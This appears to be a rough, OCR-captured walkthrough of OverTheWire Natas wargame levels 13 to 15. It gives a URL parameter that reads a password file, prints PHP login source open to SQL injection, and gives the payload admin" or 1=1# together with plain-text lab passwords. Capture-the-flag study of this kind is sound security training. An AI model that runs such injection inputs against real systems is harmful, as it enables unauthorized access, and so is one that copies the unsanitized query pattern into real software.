


-


  >change data according to below picture
  >have to delete some data in after lin33- end(for reduce size)




>make sure to stop itercept before copy paste url



>Click on php file and view




Then, we have to enter url to data like this- ? SAN=cat etc/natas_webpass/natas14" and inside the image we can see the password for natas15.



- **Level 14**

Go to this site http://natas14.natas.labs.overthewire.org and giver username as "Natas14" and password is "z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ"



>while inspecting source code we can see a sql injection.

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></scr
<script>var wechallinfo = { "level": "natas14", "pass": "<censored>" };</script></head>
<body>
<h1>natas14</h1>
<div id="content">
<?php
if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas14', '<censored>');
    mysqli_select_db($link, 'natas14');

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
            echo "Successful login! The password for natas15 is <censored><br>";
    } else {
            echo "Access denied!<br>";
    }
    mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
Password: <input name="password"><br>
<input type="submit" value="Login" />
</form>
<?php } ?>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```


>belove part is the vulnerability of this code.


```
    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
```

> We have to enter a user name or any other true condition because of that we can


input such as admin" or 1=1# .This statement always true.

In here we are commenting the password query line using "#"





natas14.natas.labs.overthewire.o
Not secure | natas14.natas.labs.overthewire.org/index.php
NATAS14
Successful login! The password for natas15 is
SdqIqBsFcz3yotlNYErZSZwblkm0lrvx
View sourcecode

- **Level 15**


Wargames
Rules
Information
updated
Natas
Level 0
Level 0 → Level 1
Level 1 → Level 2
Level 2 → Level 3
Level 3 → Level 4
Level 4 → Level 5
Level 5 → Level 6
Level 6 → Level 7
Level 7 → Level 8
Level 8 → Level 9
Level 9 → Level 10
Level 10 → Level 11
Level 11 → Level 12
Level 12 → Level 13
Level 13 → Level 14
Level 14 → Level 15
Natas Level 14 → Level 15
Username: natas15
URL: http://natas15.natas.labs.overthewire.org

Go to this site http://natas1.natas.labs.overthewire.org and giver username as "Natas15" and password is "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx"



-The End-